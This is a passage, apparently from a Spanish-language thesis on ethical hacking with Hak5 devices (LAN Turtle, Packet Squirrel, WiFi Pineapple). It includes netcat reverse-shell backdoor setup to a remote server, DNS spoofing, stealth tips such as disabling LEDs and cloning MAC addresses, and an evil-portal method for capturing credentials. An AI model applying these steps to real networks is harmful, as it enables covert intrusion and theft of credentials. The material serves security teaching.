Cuando la actualización se completa se puede volver a acceder mediante SSH al LAN Turtle. La clave será restaurada a la clave por defecto “sh3llz”, una vez accedido al dispositivo se pedirá el cambiar la clave nuevamente.

Tener en cuenta que cada Flasheo del Firmware remplaza todo lo almacenado en la memoria del LAN Turtle, así que se recomienda el respaldar cualquier archivo. Los módulos se

pueden descargar nuevamente desde el administrador de módulos una vez actualizado el Firmware.

Instalación de módulos

Instalar módulos en el LAN Turtle es un proceso sencillo. Desde el menú principal del Turtle Shell navegaremos hasta módulos. Seleccionar administrador de módulos y acceder con ENTER.

Desde la pantalla de administración y configuración de módulos. podremos descargar módulos directamente desde los repositorios en lanturtle.com seleccionamos el directorio y presionamos ENTER. Y seleccionamos “yes” en la confirmación de conexión.

El directorio enlista todos los módulos disponibles. Usando la barra espaciadora para marcar la casilla justo al módulo que deseamos instalar, presionamos ENTER para continuar. Asegure de instalar el módulo NetCat Reverse Shell (Netcat-revshell) este módulo es seguido por la siguiente sesión. Los módulos serán descargados desde el repositorio en línea e instalado en /etc/Turtle/modules en el LAN Turtle.

Similarmente la opción de Borrar desde el Administrador de módulos permite el remover cualquier modulo que deseemos. La opción de actualización conseguirá la versión más reciente de los módulos actualmente instalados.

Los módulos pueden configurarse para iniciar, detenerse desde el menú de módulos en el Turtle Shell. Alternamente se pueden modificar con líneas de comando manual

```
/etc/Turtle/modules Meterpreter configure
/etc/Turtle/modules Meterpreter start
/etc/Turtle/modules Meterpreter stop
```

2.15 Shell Reverso

Esta sección creara una "puerta trasera" en el LAN Turtle con NetCat. Esto se logrará mediante la configuración de un servidor en línea para hospedar un servidor NetCat en la "nube" En el LAN Turtle configuraremos el módulo NetCat Shell reverso para conectar a este servidor cada vez que esté de inicio.

Se comienza accediendo mediante SSH al servidor en línea, existen muchas opciones libres de cargos, por lo cual una VPS o Shell son altamente recomendados. La mayoría de huésped VPS vienen con una dirección IP estática y el sistema operativo de tu elección. (ej.) se asumirá que el sistema elegido es UBUNTU server 93.157.216.34. DESDE LA PESTAÑA Sesiones del SSH con el servidor Ubuntu en línea, empezaremos el NetCat Listener en puerto 8080

```
nc – lp 8080
```

NetCat está incluido por defecto en la mayoría de distribuciones Linux. De no estarlo se puede instalar desde los repositorios con el siguiente comando

```
Apt-get install NetCat
```

Con el NetCat listener instalado ejecutándose en el servidor en línea, estamos listos para empezar la configuración del LAN Turtle. Desde la sección SSH con el LAN Turtle, navegamos hasta la sección de módulos en el Turtle Shell. Seleccionar el módulo y configuración NetCat Reverse Shell. Cuando se ejecuta, ingresar la dirección IP y el número de puerto del servidor del Listener NetCat. (ej.) la IP 93.184.216.34 y el puerto 8080. Usamos Tab hasta alcanzar Submit y presionamos ENTER para guardar estos valores.

Ahora el módulo de NetCat Reverse Shell está configurado, y puede ser probado seleccionando la opción Start presionando ENTER. Se recibirá una notificación del módulo está en ejecución. Presionamos ENTER para regresar a la pantalla de módulos y notificar el estatus actual y estatus del Boot.

Desde el NetCat Listener Instalado en el servidor aparentara que nada está sucediendo. es porque el NetCat Reverse Shell no pasa por el Prompt. Dicho eso digitar un comando hará que LAN Turtle ejecute como lo haría con una conexión SSH. Banner login

```
cat/etc/banner
```

Desde la sección de SSH en el LAN Turtle, seleccionamos sobre la opción Stop desde la pantalla de módulos y presionamos ENTER. Se recibirá una notificación de que el módulo se ha detenido. Notaremos que el NetCat Listener en el servidor habrá terminado. Esto significa que no podremos iniciar nuevamente el módulo. Para solucionar este problema, podemos usar un NetCat con la opción KEEPALIVE o ejecutar NetCat Listener en la pantalla de sección mientras estemos dentro durante su bucle.

Desde el servidor intentar el siguiente comando

```
Screen -dmS netcat_listener bash -c ‘while true; do nc -lp 8080; done’
```

Esto creará una nueva pantalla de sección que se mantendrá persistente incluso si se desconecta la sección SSH con el servidor. La pantalla de sección ejecutara el Bah one-liner “while true; do nc. lp 8080; done” este simple bucle se ejecuta tan pronto se

finaliza el NetCat Listener, este iniciara nuevamente. Se puede desplegar la pantalla de sección en ejecución con el comando “screen-list” y reconectarse a la pantalla de sección en ejecución con el comando “screen -r netcat_listener”. se puede desprender desde la pantalla de sección usando CTRL+a, d en el teclado.

Similar a NetCat, si la pantalla no está instalada por defecto en el servidor se puede instalar desde los repositorios (ej.) Con Ubuntu se ejecuta el comando “apt-get install screen”.

Con un módulo de Listener más robusto en ejecución podemos habilitar el módulo NetCat Reverse Shell en el LAN Turtle. Con el módulo habilitado, el Shell reverso intentara establecer conexión con el servidor cada vez que LAN Turtle inicie.

Este es un Shell reverso muy básico de NetCat. Puede ser utilizado para administrar el LAN Turtle a distancia siempre y cuando el usuario y el LAN Turtle tengan acceso al servidor en línea.

Tomando un paso adelante se anima a los usuarios el crear un Shell reverso persistente en SSH ya que el módulo AUTOSSH es más robusto que NetCat teniendo características incorporadas. También puede ser usado en conjunto con muchas otras funciones. Tales como almacenamiento remoto de módulos “sshfs”. El proceso es muy similar, requiere la configuración de llaves-pares publica/privada desde el módulo “keymanager”

Podemos concluir que El LAN Turtle es una muy discreta y altamente funcional herramienta de pruebas de penetración en entornos de red local. Un auditor de red puede

tener un alto nivel de conocimiento de todo el tipo de tráfico que se lleva en una red hogareña o domestica permitiendo una correcta administración de los recursos y proveer diagnósticos para un entorno de red más eficiente.

Cabe resaltar el nivel de discreción que posee LAN Turtle por lo cual su nivel de sospecha es casi nulo y su facilidad de administración remota otorgan una facilidad indiscutible para su instalación en los gabinetes o instalaciones proveedores de red. El objetivo de estas características es la prueba y demostración de la facilidad de acceso a las redes privadas o institucionales, dando una visión de los futuros métodos de prevención a tomar por el auditor de seguridad de redes o administrador de la red dentro de la institución todo con el objetivo de crear un ambiente seguro y efectivo para los usuarios.

2.16 Packet Squirrel


Introducción

El Packet Squirrel de la compañía Hak5 es un pequeño dispositivo que se puede rastrear paquetes u obtener acceso remoto a una red. Posee un Switch de 4 modos que

permite selección cual Payload se ejecutara y posee 3 accesos externos para acceso mediante puertos USB, falsificación de DNS y creación de túneles a través de VPN. La versión más reciente provee conexión remota o encriptación de la conexión de cualquier objeto que se conecte.

El puerto USB funciona con Drivers Flash para almacenar registros o añadir más payloads, los cuales pueden ser escritos en Bash, Python o PHP, posee comandos para configurar modos de red. (NAT, Puentes, transparencia, VPN) al igual que configuraciones del LED RGB y la interfaz con el botón de pulsación. Hak5 Posee repositorios de payloads que son contribuidos por la comunidad en GitHub.

Con el tamaño de una cajetilla de fósforos, un peso menor a 25 gramos y un consumo por encima de 100 mAh, se esconde fácilmente y puede ejecutar durante una semana con una batería de almacenamiento USB.



Paquetes entran, Paquees salen.

De los tres armados de payloads (tcpdump, dns, spoff, openVPN) solo los últimos dos requieren configuración. Esto puede ser hecho mediante SSH o SCP (Usuarios de indos revisar Putty y WinSCP)

Para acceder al dispositivo colocar el switch en modo Arming (la posición más a la derecha) Conectar el cable de internet desde el computador en el puerto de internet (lado izquierdo por encima del puerto USB) y activar el Packet Squirrel con cualquier cable Micro SD y una fuente de poder USB (Cargador de teléfono, puerto USB de computador, Batería de almacenamiento) Toma un tiempo de 30-40 segundos el iniciar, se indica por el LED verde parpadeante. Una vez iniciado estará en modo Arming, indicado por el LED azul parpadeante.

Desde aquí el computador recibirá una dirección IP desde el Packet Squirrel en el rango 172.16.32.x y será habilitado el acceso SSH al root 172.16.32.1. La clave por defecto es hak5squirrel.

Los payloads por defecto pueden encontrarse en root/payloads en su correspondiente folder en cada switch

Indicador LED RGB

El indicador de estatus LED se iluminará para indicar diferentes estados tales como Bootup, errores y ejecución de payloads.

Botón de pulsación

El botón de pulsación puede ser usado por varias funciones de payloads usando el comando “BUTTON”. El botón de pulsación tiene dos funciones por defecto.

Modo Arming

En la posición switch 4 (La más cercana al puerto USB) Packet Squirrel iniciara el modo Arming estableciendo acceso SSH. Desde este modo dedicado, los payloads de Packet squirrel pueden ser administrados por SCP o el Shell Linux. Este modo es indicado por el LED azul parpadeante lento.

USB FLASH DISC SUPPORT

El Packet squirrel soporta formato de USB Flash Disc con el sistema de archivos EXT4 o NTFS. Esto es de particular importancia ya que la mayoría de USB Flash Disc vienen pre formateados con el sistema de archivos FAT32 y deben ser formateados antes de usar con Packet Squirrel.

Usuarios de Windows.

Con un USB flash Disc conectado, abrir el explorador y navegar hasta “Este equipo”. Clic derecho en el USB y seleccionar el formato. Desde la opción de sistema de archivos, seleccionar NTFS y dar clic en Iniciar. Una etiqueta de volumen puede ser agregada por conveniencia. Un formateo rápido es todo lo necesario para proveer los drivers.

Configuración por defecto

Username: root Password: hak5squirrel Direction IP: 172.16.32.1

Indicador de estatus LED

LED	Estatus
Verde (parpadeante)	Iniciando
Azul (Parpadeante)	Modo Arming
Rojo (Parpadeante)	Error de lectura disco USB
Cian (1 parpadeo)	Ejecución de Payload 1
Cian (2 parpadeo)	Ejecución de Payload 2
Cian (3 parpadeo)	Ejecución de Payload 3

Adición y selección de payloads

Para elegir un Payload, cambie la posición del switch a la posición deseada antes de activar. Cuando se inicie comenzara a ejecutar el Payload asociado con la posición del switch.

Los payloads pueden ser almacenados en memorias internas o externas del disco USB

La prioridad de ejecución es otorgada al disco USB – por lo tanto, si existe un Payload en él, se sobrescriban cualquier Payload almacenado en la memoria interna.

Si del disco USB no está conectado o no posee payloads el Payload almacenado en la memoria interna se ejecutará.

Los payloads de la memoria interna son almacenados en root/payloads en el folder llamado Switch 1, Switch 2 y Switch 3- Los cuales están asociados con los payloads seleccionados con el Switch del hardware.

Los payloads en el disco USB deben ser almacenados en payloads/ en el folder correspondiente del Switch a usar.

2.17 Payloads por Defecto

El Packet squirrel incluye tres payloads en su almacenamiento para registro de paquetes y USB Drivers, suplantación de DNS, y creación de túneles a través de VPN. Esta última provee acceso a una red o encripta la conexión de lo que sea que te quieras conectar.

Registro de trafico de red

El Payload tcpdump almacenado en el Payload 1 respaldara los archivos pcap estándar en el folder “loot” en el USB Flash. Este Payload no requiere ninguna configuración para su uso, no más allá de tener el formato de USB Driver adecuado.

El USB flash debe estar en el formato ya sea NTFS (Windows, Mac, OSX) o EXT4 (Linux). Esto es de particular importancia para la mayoría de USB Drivers que poseen un formato FAT32 o exFAT.

1. Conectar el USB formateado en NTFS o EXT4 en el puerto USB anfitrión ubicado al lado derecho del Packet squirrel.

2. Mover el switch a la posición 1 para seleccionar el Payload tcpdump. Posición 1 es la más cercana al puerto de energía Micro USB.

3. Conectar el dispositivo al cual se le desea capturar los paquetes en el puerto de Ethernet In. EL puerto de Ethernet In se ubica en la parte izquierda por encima del puerto de energía Micro SD. Este objetivo puede ser una computadora una impresora con acceso a red, una cámara IP o equipos similares.

4. Conectar el cale de red en el puerto de Ethernet Out. Está ubicado al lateral con el Puerto USB hembra Tipo A.

5. Activar el Packet squirrel con el cable USB Micro y un adaptador de poder USB Ordinario como el cargador de un teléfono inteligente, puerto USB de computadora, batería almacenamiento, etc.

6. Esperar 40 segundos mientras Packet squirrel Inicie indicado por el LED verde parpadeante. Una vez iniciado tcpdump comenzara a respaldar los archivos pcap contenido en los paquetes que viajan entre los puertos Ethernet a un folder loot en el disco USB insertado, este proceso se indica por el LED amarillo parpadeante.

7. Cuando se desea detener el proceso de captura de paquetes, presionar el botón en la parte superior del Packet squirrel. El indicador LED rojo brillara para indicar que el archivo ha sido almacenado exitosamente en el USB flash. Es seguro retirar el Packet squirrel, remover el USB Flash, e inspeccionar el archivo pcap con un protocolo de análisis tal como Wireshark.

El Payload tcpdump creara un archivo pcap al USB Flash conectado hasta que este se complete su capacidad. El almacenamiento completo se indicará por el LED verde constante.

Si el Packet squirrel es desactivado antes de presionar el botón puede dañar o corromper el archivo.

Si el Packet squirrel no es capaz de leer el USB disk (No este en el formato adecuado NTFS o EXT4) el Payload no funcionará, se indicará por el LED rojo parpadeante.

Spoofing DNS.

El Payload de suplantación de DNS en el switch 2 interceptara peticiones de DNS en el objetivo a la red LAN y proveer una respuesta suplantada. Por defecto el Payload es configurado para suplantar toda solicitud con la dirección IP del Packet squirrel.

Para configurar el Payload de suplantación de DNS con un mapeado personalizado, simplemente activar el Packet squirrel en el modo Arming y editar el archivo /root/payloads/switch2/spoofhost. Esto se puede realizar ya sea usando SCP Gráficos tales como WinSCP o FileZilla, o desde la conexión vía SSH.

Remplazamos # con el dominio que deseamos suplantar y la dirección IP del destino a suplantar.

Con el archivo spoofhost configurado y respaldado, se puede desactivar el Packet squirrel y cambiar a la posición switch 2, ahora se requiere conectar el Packet squirrel entre el objetivo y la red. cuando se active el Payload DNS Spoff se ejecutará y se indicara con un simple destello amarillo del LED.

(Consejo) modificar el Payload DNS Spoff a un modo más sigiloso haciendo que el LED no brille cambiando la Línea 22 del /root/payloads/switch2/payloads.sh LED ATTACK en LED OFF.

OPENVPN

Este Payload concede acceso remoto al cliente mediante un túnel.

Acceso remoto

El comportamiento de este Payload es el proveer acceso remoto a una red, en este modo el objetivo conectado en el puerto Ethernet IN del Packet squirrel tendrá acceso remoto a la red

Remote Access

Conectar en el puerto Ethernet Out sin interrupciones mientras una conexión OPENVPN se establece típicamente con un servidor en internet- estableciendo acceso remoto con Packet Squirrel.

CLIENT TUNNELING

La segunda opción de comportamiento es la creación de túneles para transportar el tráfico desde el dispositivo objetivo conectado en puerto Ethernet In a través de la conexión del OPENVPN configurado. Esto se configura al editar el archivo /root/payloads/switch3/payload.sh cambiando la línea 5 a FOR_CLIENTS=1 sea cual sea el modo servidor SSH en el Packet Squirrel estará habilitado para acceso remoto.

Client Tunneling

Al establecer el servidor OPENVPN, comúnmente un VPS o servidor dedicado con una dirección IP estática. Para referencia ver HAK5 YouTube: Hak5: VONs-everything you need to know. Para aprender el acceso al Shell en el servidor de la nube en internet.

Configuración rápida: https://github.com/Nyr/openvpn-install

```
Wget https://git.io/vpn -o openvpn.sh&& Bash openvpn.sh
```

Configuración Cliente

Con el servidor configurado, se debe generar un Nuevo archive de certificación de clientes y copiar en el folder Packet squirrel /root/payloads/switch3/config.ovpn

Configuración rápida: Acceder median SSH a Packet Squirrel en modo Arming y copiar el archivo cliente ovpn desde nuestro servidor OPENVPN al archivo OPENVPN payloads config. ovpn usando SCP.

EJECUCION

Con el servidor OPENVPN listo y el cliente en Packet Squirrel configurado, colocar el switch en posición 3 y colocar en línea entre el objetivo y la red de la misma manera que se coloca en DNS Spoff o Packet Capture. Cuando la conexión con OPENVPN se establece el Packet Squirrel Brillara en amarillo.

Si se está utilizando el modo Client Tunelling no se requiere ninguna configuración adicional. Para probar la conexión (ej.) si el objetivo es una computadora intentar navegar a uno de los muchos sitios de pruebas de IP como ipchicken.com para verificar la conexión con el túnel a través de VPN.

Si se está utilizando el modo de Acceso Remoto, la conexión a internet del objetivo no viajara a través del VPN más bien el VPN puede ser usado para acceder mediante SSH al Packet Squirrel. Para realizar esto se comienza conectando al servidor VPN por SSH y determinar la dirección IP del Packet Squirrel la red del OPENVPN,

comúnmente esto se incrementa la siguiente dirección IP en el servidor OPENVPN en su interfaz de túnel. (ej.) en el servidor OPENVPN digitar ifconfig y observar la interfaz tun0. La dirección por defecto es 10.8.0.2, se puede acceder mediante SSH al Packet squirrel con el root 10.8.0.2

2.18 Creación de Payloads

Los payloads de Packet Squirrel pueden ser escritos en cualquier editor de texto estándar, tal como Notepad, vi o nano. Los payloads pueden ser escritos en lenguaje Bash, Python o PHP y debe ser denominado con el nombre payload.sh, payload.py, payload.php respectivamente. Adicionalmente un archivo payload.txt será procesado de acuerdo a la interpelación de su directiva.

Todo Payload debe comenzar con la interpretación de su directiva. (ej.) payloads escritos en Bash deben comenzar con el asunto típico /bin/Bash

```
#! /bin/Bash
```

Similarmente, payloads escritos en Python deben comenzar con el asunto típico/usr/bin/Python

```
#! /usr/Python
```

Squirrel Script

Squirrel Script no es un lenguaje de scripting, sin embargo, sobrenombre amigable para el conjunto de comandos específicos del Packet Squirrel. Estos comandos simplifican la interfaz con el hardware y puede ser ejecutado desde los payloads escritos en Bash, Python y PHP, o directamente desde la consola mediante SSH.

- **NETMODE:** Especifica el modo de networking como, NAT, DRIDGE, TRANSPARENT, VPN o CLONE.
- **LED:** Controla el LED RGB. Aceptando patrones y colores del Payload de estatus.
- **BUTTON:** Detiene el Payload por un tiempo específico o hasta que se pulse el botón.
- **SWITCH:** Reporta la posición actual del Switch.

NETMODE

NETMODE es un comando de Squirrel Script el cual especifica cual modo de red es utilizado en el Payload presente. Estos modos de red determinan como Packet Squirrel enrutara el tráfico.

NETMODE BRIDGE

Este crea un puente entre dos interfaces de internet. Esto significa que tanto el Packet Squirrel como el dispositivo objetivo obtienen una dirección IP del routers de red del objetivo.

NETMODE TRANSPARENT

Este modo es similar al modo puente de red con la excepción que Packet Squirrel no asigna una dirección IP desde el routers de red del objetivo. Esto significa que Packet Squirrel no tendrá acceso a internet sin embargo podrá rastrear los paquetes a través del cableado.

NETMODE NAT

Em este modo de red el Packet Squirrel obtiene una dirección IP desde el routers de red del objetivo y el dispositivo objetivo obtiene una dirección IP desde el Packet Squirrel.

NETMODE VPN

Este Modo de red es el mismos que NAT con una interfaz especial de VPN creada específicamente para acceso de túnel para clientes.

NETMODE CLONE

Este modo de red clona la dirección MAC del dispositivo objetivo desde el puerto Ethernet IN, suplantándola para su uso en el LAN desde el Packet Squirrel Ethernet Out Port.

En practica cuando se despliega un Payload de Packet Squirrel con el NETMODE CLONE la dirección MAC es rastreada desde el objetivo (IN) y se cambiara la dirección MAC en el LAN (OUT). Esto es hecho al inspeccionar el rastreo de paquetes desde el dispositivo objetivo y es comúnmente hecho en tan solo unos segundos.

Para un despliegue más sigiloso, haremos que el Packet Squirrel clone la dirección MAC del dispositivo objetivo desde el puerto de Ethernet IN antes de conectar el puerto de Ethernet Out. El Packet squirrel indicara que la dirección MAC ha sido clonada exitosamente mediante varios segundos de parpadeo constante del LED blanco.

LED

El indicador de estatus multi color LED en el Packet Squirrel puede ser configurado con comandos LED. Este acepta conto combinación de colores como patrones, o comandos de estado en los payloads.

COLOR LED

Comando	**Descripción**
R	Rojo
G	Verde
B	Azul
Y	Amarillo (Ámbar)
C	Cian (Celeste)
M	Magenta (Purpura)
W	Blanco

Patrones LED

Patrón	**Descripción**
SOLID	Por defecto, sin parpadeo, Usado si el patrón de argumentos es omitido
SLOW	Symmetric 1000ms ON, 1000ms OFF, repetir
FAST	Symmetric 100ms ON, 100ms OFF repetir
VERYFAST	Symmetric 10ms ON, 10ms OFF, repetir
SINGLE	1 100ms Parpadeo ON seguido por 1 segundo OFF, repetir
DOBLE	2 100ms Parpadeo ON seguido por 1 segundo OFF, repetir
TRIPLE	3 100ms Parpadeo ON seguido por 1 segundo OFF, repetir

QUAD	4 100ms Parpadeo ON seguido por 1 segundo OFF, repetir
QUIN	5 100ms Parpadeo ON seguido por 1 segundo OFF, repetir
ISINGLE	1 100ms Parpadeo OFF seguido por 1 segundo ON, repetir
IDOBLE	2 100ms Parpadeo OFF seguido por 1 segundo ON, repetir
ITRIPLE	3 100ms Parpadeo OFF seguido por 1 segundo ON, repetir
IQUAD	4 100ms Parpadeo OFF seguido por 1 segundo ON, repetir
IQUIN	5 100ms Parpadeo OFF seguido por 1 segundo ON, repetir
SUCCESS	1000ms VERYFAST parpadeo seguido de SOLID
1-10000	Valor personalizado para parpadeos simétricos continuos

Estatus LED

Estos estados estandarizados del LED pueden ser indicados con comandos de status en el Payload. Los estados básicos LED incluyen, SETUP, FAIL, ATTACK, CLEANUP, FINISH. Los desarrolladores de Payload fomentan el uso de estos comandos de Payload de estatus. Estados adicionales incluidos patrones de multi estado de ataque son mostrados en la siguiente tabla.

ESTADO	**DESCRIPCION**
SETUP	Magenta Constante
FAI	Rojo parpadeo lento
FAIL1	Rojo parpadeo lento
FAIL2	Rojo parpadeo rápido
FAIL3	Rojo parpadeo muy rápido
ATTACK	Amarillo parpadeo único
STAGE1	Amarillo parpadeo único

STAGE2	Amarillo doble parpadeo
STAGE3	Amarillo triple parpadeo
STAGE4	Amarillo cuádruple parpadeo
STAGE5	Amarillo quíntuple parpadeo
SPECIAL	Cian único parpadeo invertido
SPECIAL1	Cian único parpadeo invertido
SPECIAL2	Cian doble parpadeo invertido
SPECIAL3	Cian triple parpadeo invertido
SPECIAL4	Cian cuádruple parpadeo invertido
SPECIAL5	Cian quíntuple parpadeo invertido
CLEANUP	Blanco parpadeo rápido
FINISH	Verde 1000ms VERYFFAST parpadeo seguido de SOLID

Switch

Los comandos Switch reportaran su posición actual en el hardware de selección de payloads y puede ser usado por payloads avanzados como un alternador donde se requiere la inserción del usuario es requerida.

El comando dará salida ya sea con “switch1”, “switch2”, “switch3” “o switch4”

Button

El comando BUTTON detiene el Payload hasta que el botón del hardware haya sido liberado o en un periodo especificado de tiempo haya transcurrido.

En el evento en el que tiempo haya sido especificado¸ BUTTON dará salida a un código de retorno cero si el botón no ha sido presionado en el tiempo dado, volverá a cero si el botón ha sido presionado.

```
BUTTON 1. && {
Echo “Button pressed”
} || {
Echo “Button not pressed”
}
```

Si no se ha especificado el tiempo el comando BUTTON detendrá indefinidamente hasta que se presione el botón nuevamente.

Durante esta detención el LED iluminara en el estatus SPECIAL, lo que significa color cian constante con un parpadeo de apagado cada 100 ms en cada segundo.

El tiempo puede ser especificado en segundos (s) minutos (m) horas (h) o días (d)

```
Button 10s # wait 10 seconds for Button press
Button 30m # wait 30 minutes for Button press
Button 365d # wait 1 year for Button press
Button # wait 1 indefinitely for Button press
```

El estatus Special del LED puede ser suprimido al configurar NO_LED en 1

```
NO_LED=1 BUTTON 1m
```

Herramientas incluidas

Herramientas preinstaladas en el Packet Squirrel incluyen: openVPN, autossh, tcpdump, ngrep, urlsnarf, eterpreter-php, Meterpreter-https, cron, nmao, dsniff, ncat-ssl, ncat, tcpdump, wget

El disco USB Flash se puede formatear con el comando reformat_usb

Guía de estilos de Payload.

Los payloads deben comenzar con comentarios especificando el nombre del Payload, descripción, autor, requerimientos especiales/dependencias, objetivo, categoría, modo de ataque y estatus LED.

```
#Title:                 CATERNET
#Description:           DNS spoof the internet and serves up random cat photos
#Autor:                 Hak5Darren
#Category:              Prank
#Target:                ANY
#NETMODE:               NAT
```

Opciones configurables deben ser especificadas en el inicio del archivo Payload.

```
#! /bin/Bash
#! OpenVPN Payload
# set 1 to allow clients to use the vpn FOR_CLIENTS=0
DNS_SERVER “8.8.8.8”
```

El LED debe usar payloads comunes de estado en vez de patrones de color único/ combinación cuando sea posible. El comando LED debe preceder antes de comando NETMODE en cualquier fase dada. Payloads de estados comunes incluyen SETUP, también puede incluir un FAIL si ciertas condiciones no son alcanzadas.

Cuando el Payload ha finalizado FINISH, es seguro el desactivar el Packet Squirrel.

Payloads pueden ser conseguidos desde el repositorio Hak5 Git enlazado desde packetsquirrel.com

Con esto concluimos que el Packet Squirrel es una eficiente y adaptable herramienta de monitoreo , captura y modificación de tráfico en las redes locales, su alto nivel de sigilo lo hace prácticamente invisible a los usuarios que fácilmente lo pueden confundir con un adaptador de red entre muchas otras opciones a mencionar, además su capacidad de administración remota ofrece una mayor variedad de opciones de instalación en gabinetes de red o sistemas de redes LAN permitiendo su ubicación en una ubicación discreta .

El propósito de esta herramienta es el control de las tramas de información que pueden ser tanto en una institución pública, privada o en un hogar particular. Es una muestra del rápido avance de los dispositivos de monitoreo abriendo la puerta a el desarrollo de nuevas tecnologías y nuevos payloads utilizables por la comunidad, la limitante de este dispositivo es la misma imaginación de sus usuarios.

Capitulo III Metodología

Es el presente capitulo daremos una explicación concisa de nuestro método de investigación, la explicación de los procesos a seguir es realizada con el fin de que cualquier persona entusiasta en la seguridad de redes, administrador de redes computacionales, evaluadores de seguridad de infraestructuras de red. Pueda hacer uso de estos procesos para la obtención de resultados factibles y eficientes, además de la comprobación de las fallas en la seguridad y descubrimiento de requerimientos a aplicar en el área de seguridad de las infraestructuras de red domésticas, instituciones y empresa privada.

El hacking ético es la forma más práctica de comprobación de la integridad de las infraestructuras de red, la realización de pruebas de penetración, ataques mediante dispositivos de inyección, dispositivos en inflación de redes LAN y WIFI dan un amplio espectro de las áreas vulnerables a ser víctimas de hackeo malicioso.

Con el uso de los conocimientos y dispositivos adecuados un evaluador puede realizar esta serie de evaluaciones con el fin de crear una serie de métodos para la prevención de los mismo, la mejor forma de encontrar una vulnerabilidad es explotando todas las posibilidades ,esto permitirá al administrador de la seguridad de red el optimizar sus parámetros de seguridad, adquirir equipos de red con tecnologías administrativas para creación de métodos de seguridad, informar a los usuarios de la red sobre el peligros existentes y de vulnerabilidad de sus dispositivos e información dentro de los mismos.

3.1 Participantes

José Fernando Amaya Flores.: Seleccionado para ser el atacante a los dispositivos objetivo.

Yoselin Gabriela Ayala molina.: Seleccionada para ser la victima de los ataques para la realización de las pruebas.

3.2 Método

Para la adquisición de la información requerida se hizo uso de los equipos de hacking ético. Cada escenario fue considerado en situaciones donde cada usuaria de redes informáticas, computadoras y teléfonos inteligentes son parte esencial de las actividades diarias por lo cual estos mismos son potenciales objetivos a ser hackeados

3.3 Instrumentos

Los instrumentos utilizados en la realización de las pruebas de campo fueron los siguientes: Hak5 Elite Field Gear. (Wifi Pineapple Tetra/Nano, Rubber Ducky, Bash Bunny, Lan Turtle, Packet Squirrel.) Cada uno de estos dispositivos ha sido creado para realización de audiciones de seguridad y pruebas de penetración.

Adicionalmente se utilizó 3 computadoras personales con sistemas operativos Windows 7, Windows 8.1, y Windows 10.

Un switch no administrable D-link de 24 puertos y cableado UTP categoría 5 norma 568b.

En algunos escenarios es requerido el acceso a la red WAN para poder realizar las pruebas necesarias de conectividad mediante WIFI y LAN.

3.4 Procedimiento

Nuestro procedimiento de realización en un entorno de laboratorio en el cual los usuarios de dispositivos con acceso a las redes y de computadores personales.

Para la audición de seguridad de redes inalámbricas WIFI, se utilizó el dispositivo de ruteo WIFI Pineapple Tetra. se creó una serie de puntos de accesos públicos con los SSDI “free”, “open”, “UTEC free”. Esto con el fin de que los dispositivos en búsqueda de redes inalámbricas detecten estos puntos de acceso y sean mostrados en la lista de redes disponibles a seleccionar, cualquier usuario de un teléfono inteligente instintivamente se conectara a estos puntos de acceso permitiendo el acceso a su tráfico de red, otra forma de realizar la conexión sin el conocimiento del usuario objetivo es tener previo conocimiento de las redes inalámbricas a las cuales estos se suelen conectar (Ej.) Red residencial, red institucional o red laboral, cada una de estas poseen un SSDI que permanece almacenado en la listas de redes , por lo cual si renombramos el SSDI de los dispositivos Wifi Pineapple con el SSID de la red residencial, el dispositivo objetivo se conectara de manera automática suplantando al punto de red al cual se conecta normalmente el usuario este ataque es conocido como (Man-In-The-Middle)

Una vez obtenido el acceso al tráfico de red del objetivo, se pueden realizar una serie ataques mediante los módulos disponibles en el WIFI Pineapple, por mencionar

algunos el módulo DWALL permite el hacer “Listening” del tráfico del dispositivo lo que nos permite tener conocimiento de las URL visitadas por los usuarios, las direcciones MAC de los dispositivos y sus modelos, una vista de lo que el usuario puede observar,

Existen otros ataques con propósitos más específicos por mencionar uno es modulo EVILPORTAL permite la captura de credenciales de los usuarios, desde el nombre de usuario hasta las contraseñas de acceso a secciones de redes sociales o sistemas operativos, esta información es recaudad en un folder denominado “loot”

Otro tipo de ataque con un enfoque más didáctico es el Dnsspoof este módulo puede ser utilizado en las instituciones educaciones, instituciones laborales y redes domésticas. Este módulo permite suplantar el servicio DNS al realizar un cambio en la relación de la dirección IP con un nombre. Esto permite al administrador crear una suplantación de DNS al cambiar la Dirección IP por otra de su elección, (ej.) en una institución académica muchos estudiantes utilizan la red WIFI de la institución para acceder a una reconocida red social la cual es una alta fuente de distracción para los estudiantes. Consciente de esto el administrador de red puede usar el módulo Dnsspoof, para suplantar la dirección IP relacionada con el nombre de dirección de la red social. Posterior a esta suplantación cada vez que los estudiantes intenten acceso a la red social serán renviados a otro sitio web de la selección del administrador.

Otro de los escenarios de vulnerabilidad es el acceso físico a los equipos computacionales mediante dispositivos de inyección. La mejor forma de acceso es

directamente con el equipo físico, una computadora o un teléfono inteligente son posibles víctimas de hackeo una de las formas más eficientes y directas es mediante los dispositivos de inyección de pulsaciones en este caso se hizo uso de los dispositivos de inyección Rubber Ducky y Bash Bunny.

